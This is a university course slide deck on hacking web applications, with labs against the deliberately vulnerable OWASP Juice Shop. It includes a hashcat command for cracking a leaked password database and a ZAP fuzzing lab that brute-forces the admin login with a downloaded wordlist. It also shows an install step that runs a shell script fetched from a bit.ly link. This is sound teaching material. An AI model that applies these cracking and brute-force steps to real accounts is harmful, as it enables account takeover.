


Hacking Web Application Security Vulnerabilities

Instructor: Teddy Katayama

Supervisor : Dr. Chase Cotton

Department of Electrical and Computer Engineering






Web Application Security Risks

Attack Flow

Setup local proxy when in Corporate Network

- Start Tunnel
 - ssh -D 9292 -L user@remoteserver
- Configure Firefox to use SOCK Proxy
 - Check box for
Proxy DNS when using SOCKS v5
- Have burp use this proxy



hackthebox

WARMUP EXERCISE



Warmup Exercise: www.hackthebox.eu


1. Try to join the website by clicking:



2. Examine the site to find a way to generate an invite code.

Tools

- Burp Suite / ZAP
- Web Debugger



Juice Shop


TARGET A SPECIFIC WEB APPLICATION






Web Application Target

Juice Shop Architecture



Category Breakdown



Install Target

- Install Docker
 - `curl -L -o install_docker.sh https://bit.ly/2nop1us`
 - `chmod +x install_docker.sh`
 - `./install_docker.sh`
 - `docker version`
- Get Juice-Shop
 - `docker pull bkimminich/juice-shop`
- Run Web Application
 - `docker run --rm -p 3000:3000 bkimminich/juice-shop`
- Juice Shop
 - `https://kali:3000/`



OWASP Zed Attack Proxy

- Web Application Vulnerability Scanner
- `sudo apt-get install zaproxy`
- Applications
 - Web Application Analysis
 - `owasp-zap`





Configuration and Setup



WEB HACKING ENVIRONMENT




OWASP ZAP – Generate SSL Certificate





Firefox ESR – Import Certificate



Firefox ESR – Import Certificate



Firefox ESR – Enable Proxy



OWASP Top 10 “Most Critical” Web Application Security Risks

The OWASP Top 10 is a powerful awareness document for web application security. It represents a broad consensus about the most critical security risks to web applications. Project members include a variety of security experts from around the world who have shared their expertise to produce this list.



Open Web Application Security Project

OWASP



OWASP Top 10: A1 Injection

Allowing untrusted data to be sent
As part of a command or query



Attack Vectors

Injection

Example Attack Scenario

An application uses untrusted data in the construction of the following **vulnerable** SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='"
+ request.getParameter("id") + "'";
```


- Injection flaws occur when an attacker can send hostile data to an interpreter.
- User-supplied data is not validated, filtered, or sanitized
- Often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries



Lab – Injection Attack

Login with made up credentials

- User: blah@blah.com
- Pass: blah



Lab – Injection Attack



The screenshot shows the OWASP ZAP 2.8.1 interface. In the center, there is a list of network requests. A right-click context menu is open over a POST request from port 3000. The menu includes options like Find..., Encode/Decode/Hash..., Fuzz..., and several clipboard-related options (Cut, Copy, Paste, Delete). Below the menu, the request details are visible:

```
POST http://Kali:3000/rest/user/login HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
Content-Length: 48
Cookie: language=; cookieconsent_status=dissmiss; continueCode=NQabVEMkBrjtp902xgoyrxb45wrmixdal8m1pxvPQKJM26037neRqyn3x; io=ttyRefxYyMfc92gtAA8; welcomebanner_status=dissmiss
Connection: keep-alive
Host: Kali:3000
```

The body of the request contains the JSON payload: {"email": "blah@blah.com", "password": "blah"}.

The screenshot shows the OWASP ZAP 2.8.1 interface with the Fuzzer dialog box open. The dialog is set to fuzz the 'password' field. A dropdown menu shows 'Strings' is selected. The 'Processors...' section has an 'Add...' button highlighted. The 'Payloads...' section shows a single entry: 'Body [10-23] blah@blah.com'. A 'Processors...' section below it has 'Top', 'Up', 'Down', and 'Bottom' buttons. The bottom of the dialog shows a list of recent requests and a 'Save...' button.

Lab – Injection Attack



OWASP Top 10: Broken Authentication

Incorrectly implemented
authentication and session
management functions



Attack Vectors

Broken Authentication

Example Attack Scenario

User credentials are stored without encryption or can be easily guessed.

hashcat –a0 –m leaked.db rockyou.txt


- Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force, and dictionary attack tools.
- Session management attacks are well understood, particularly in relation to unexpired session tokens.




Lab – Broken Authentication Attack

Login with admin user

- User: admin@juice-sh.op
- Pass: blah



Lab – Broken Authentication



The OWASP ZAP interface is shown with a session titled 'Untitled Session - OWASP ZAP 2.8.1'. The 'Sites' tab shows a context for 'Default Context' and a site for 'kali'. A captured request is displayed in the 'Response' tab:

```
POST / HTTP/1.1
Host: kali:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://kali:3000/
Content-Type: application/json
Content-Length: 47
Cookie: language=en; cookieconsent_status=dismiss;
continue_code=VwKmKzqB0LjlyAWv0XUfTzLm0z2AnEDgYej2x9QkXrSa106PM; io=Y-bnkyKz17yfLdAAA; welcomebanner_status=dismiss
Connection: keep-alive
Host: kali:3000
```

The 'Alerts' tab shows a single alert for '401 Unauthorized' with a severity of 'Low'.

Lab – Broken Authentication


The screenshot shows the OWASP ZAP interface. On the left, the 'Sites' tree view shows several contexts, including 'kali3000'. In the center, a 'Fuzzer' dialog is open, prompting for a 'File' to upload. A file named 'passwords.txt' is selected from the 'Downloads' folder. On the right, the 'Processor' configuration dialog is visible, showing options for 'Add...', 'Modify...', 'Remove', and 'Payloads...'. At the bottom, the 'Req. / Resp.' tab displays a list of network requests and responses, with one entry for a POST request to '/rest/user/login' resulting in a 401 Unauthorized status.

The terminal session on the left shows the command 'curl -L -o passwords.txt https://tinyurl.com/y583mljn' being run to download a list of passwords. The session output includes file sizes and modification times. The terminal on the right shows the contents of 'passwords.txt' with several password entries. The command 'grep 'admin'' is used to filter for the 'admin' account, which is found to have the password 'admin123'. The bottom terminal shows a list of messages sent, including various task IDs and their details.

```
root@kali:~/Downloads# curl -L -o passwords.txt https://tinyurl.com/y583mljn
% Total    % Received   % Xferd  Average Speed   Time     Time  Current
          0       0       0      0     0     0      0      0 --:--:-- 2027
          0       0       0      0     0     0      0      0 --:--:-- 2026
root@kali:~/Downloads# ls -l
total 12
-rwxr-xr-x 1 root root 240 Oct 13 17:59 install_docker.sh
-rw-r--r-- 1 root root 7416 Oct 14 16:06 passwords.txt
